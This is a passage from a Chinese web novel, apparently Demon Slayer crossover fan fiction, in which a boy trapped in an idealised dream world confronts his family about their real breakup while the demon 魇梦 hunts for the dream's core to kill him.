两个人疑神疑鬼的瞅这瞅那,一时间觉得全世界都可能害他们,干脆背着书包逃课出学校了。


    “喂,儒鹭金,你真的没感觉错吗?”


    红绿灯旁,两个背着书包的半大小子静静等着红灯。


    突然,李宫澄问。


    儒鹭金坚定回望,“我的英语能有错吗?”


    李宫澄噎住,他的手摸了摸后颈,一时间找不出反驳的话,他一脸纠结。


    “那如果,如果说,你才是这个世界真实的,那我是什么?”


    儒鹭金看着李宫澄,心头是甩不去的怀念,他笑了笑,神情专注,“你是我的好朋友啊。”


    “什么啊……”李宫澄笑起来。


    过马路的时候,儒鹭金的余光注意到身旁路过了一个头发微卷的孩子,他扭头看过去,却什么也没有。


    “李宫澄。”路上,儒鹭金叫住这个高了他大半个头的少年。


    李宫澄回头看他。


    “嗯?”


    “如果还能再见面,我再也不说你只会憨长个了。”


    “干什么啊,搞得这么悲伤。说不定你只是做了个梦,一醒来又能看到我了呢。”


    李宫澄挤眉弄眼,“是吧,鹭金哥哥?”


    儒鹭金沉默。


    李宫澄的笑容再也维持不下去。


    他走过去,用力抱了一下儒鹭金,努力掩饰着喉咙里的哽咽。


    “小阿金,你一定要好好的。”


    儒鹭金回抱住他,低声道:“我会的。”


    “我们当一辈子的好兄弟。”


    儒鹭金莫名顿了一下,“嗯。”“我们等着你。”


    “好。”


    ……


    儒鹭金考上了市里第一的好学校,父母高兴的要请朋友吃饭庆祝。


    家里喜气洋洋的,各种大餐摆上桌子。


    被庆祝的儒鹭金却高兴不起来。他还是没找到出去的办法。


    “来儿子,爸爸给你卷个菜!”


    “谢谢爸爸。”


    这么说着,儒鹭金却没有动作。


    儒父将卷好的菜放进小盘搁在儒鹭金的碗旁,“你这孩子,怎么拉着个脸?”


    儒鹭金没有说话。“我要吃这个大闸蟹!”理直气壮的声音。


    太宰?


    儒鹭金猛地抬头,看到的只是爸爸朋友家的孩子撇着嘴向大人撒娇。


    “太宰…是谁?”儒鹭金表情迷茫。


    “哥哥?”儒曦涵担忧的看着儒鹭金。


    儒鹭金无力的笑了一下,“吃饭吧。”


    *


    “真是……闻所未闻。”高楼大厦上,魇梦居高临下的看着这一切,陌生的世界,陌生的语言。


    还有……儒鹭金?


    魇梦哼笑着用手捧住脸颊,眼里杀意尽显。


    魇梦还是第一次遇见不可控的梦境,虽然探查不到记忆,但还能大致操控一下。


    只要找到这个人的精神内核并破坏,那魇梦就可以轻易将儒鹭金杀死在梦中。


    这么重要的事,魇梦一定要亲自来。


    一切都只会是无惨大人成神路上的垫脚石。


    “哈啊……无惨大人一定会很喜欢的吧……”


    ……


    “相信我儿子将来一定会有大作为哈哈。”


    儒父笑着向大家举杯。


    屋子里的人抽烟喝酒,笑意洋洋。


    儒父脸上明显有了两坨红晕,他今天很高兴,挨个敬完酒之后,最后向儒母举杯。


    “阿晴,我爱你一辈子。”


    母亲的脸上是藏不住的幸福。


    “够了吧。”


    儒鹭金突然出声。


    四周忽的一静。


    儒鹭金终于忍不住了,大声道:“我说够了吧。”


    他站起身,仰头直视他的亲生父亲,冷声道:“那个小三呢。”


    中年男人的笑容维持不住,冷下脸,“你胡说什么。”


    “孩子已经有了吧?我记得还买了套房子养着。你的天命,不是吗?”儒鹭金高声道。


    儒母担忧的看着自己的孩子,“鹭金,你怎么了?”


    “你也是。”儒鹭金看向儒母,“你不是每次都向我诉苦,说爸爸老是忽略你的感受。”“每次他带着一帮朋友来聚餐都把家里搞的一团糟,爸爸也不帮忙收拾,你都说很累。你都忘了吗?你还说你不喜欢闻二手烟,对你和孩子们的身体不好。”


    “儒鹭金!”


    儒父呵止,转而换了一副笑脸面对他的朋友,“孩子最近心情不好,说胡话。”


    儒鹭金攥紧拳头,莫名不敢去看弟弟妹妹的脸,他垂下脑袋,冷静陈述着事实。


    “你们明明已经离婚了,妈妈带着妹妹改嫁,爸爸二婚,我也没有考上市里第一好的学校让你们高兴。这个家早就散了,你们都忘了吗?”弟弟会被后妈哭闹为由送到乡下奶奶家。


    后来就一直推脱将他接回来。而儒鹭金就是因此和父亲闹掰离家出走,之后遇见了系统。


    儒鹭金抬起头,笑了,“原来在我的梦境,我竟然是个这么自私的人啊。”


    明明他一直很高兴妈妈找到真爱的,远离人渣的。


    就是对不起还没懂事的弟弟妹妹。


    “啪!”


    儒父狠狠甩了儒鹭金一巴掌,“你到底在胡说八道什么?”


    *


    梦境世界意外的广阔,经过一系列闯红灯被撞,走路上被老大爷碰瓷,撞进结婚现场被骂等等不顺心的事故,魇梦终于走到梦境的边缘。


    为了不惊扰梦境,魇梦没有大动干戈。


    他用指甲将梦境撕开一道口子,跨进去,入目的是一个装饰温馨的小房子,以及一个黑发鸢眼穿着家族羽织的小男孩。


    男孩见了魇梦,笑着问,“是客人吗?”


    魇梦锋锐的指甲亮出。


    见此,男孩的笑容收敛,,“如果是来破坏这里的话,那不可以哦。”


    但魇梦不以为意,他眯起眼睛,“看来,你就是最后一道保险了。”


    ……


    没有小三,没有矛盾,即使考试交了白卷结果也是进步的成绩。


    甚至连死去的爷爷也能活着陪着奶奶。


    无疑,这是一个幸福的世界。


    儒鹭金仿佛才是那个最不和谐的人。他彻底和这里的人撕破脸皮,拿起刀具阻止其他人的靠近,在亲人看怪物的眼神和不顾生命的阻拦中自己却被逼到楼顶。


    不该是这样,为什么是这样?


    “阿金!你下来!”是母亲撕心裂肺的哭喊。


    “呜呜哥哥……”是妹妹恐惧的声音。


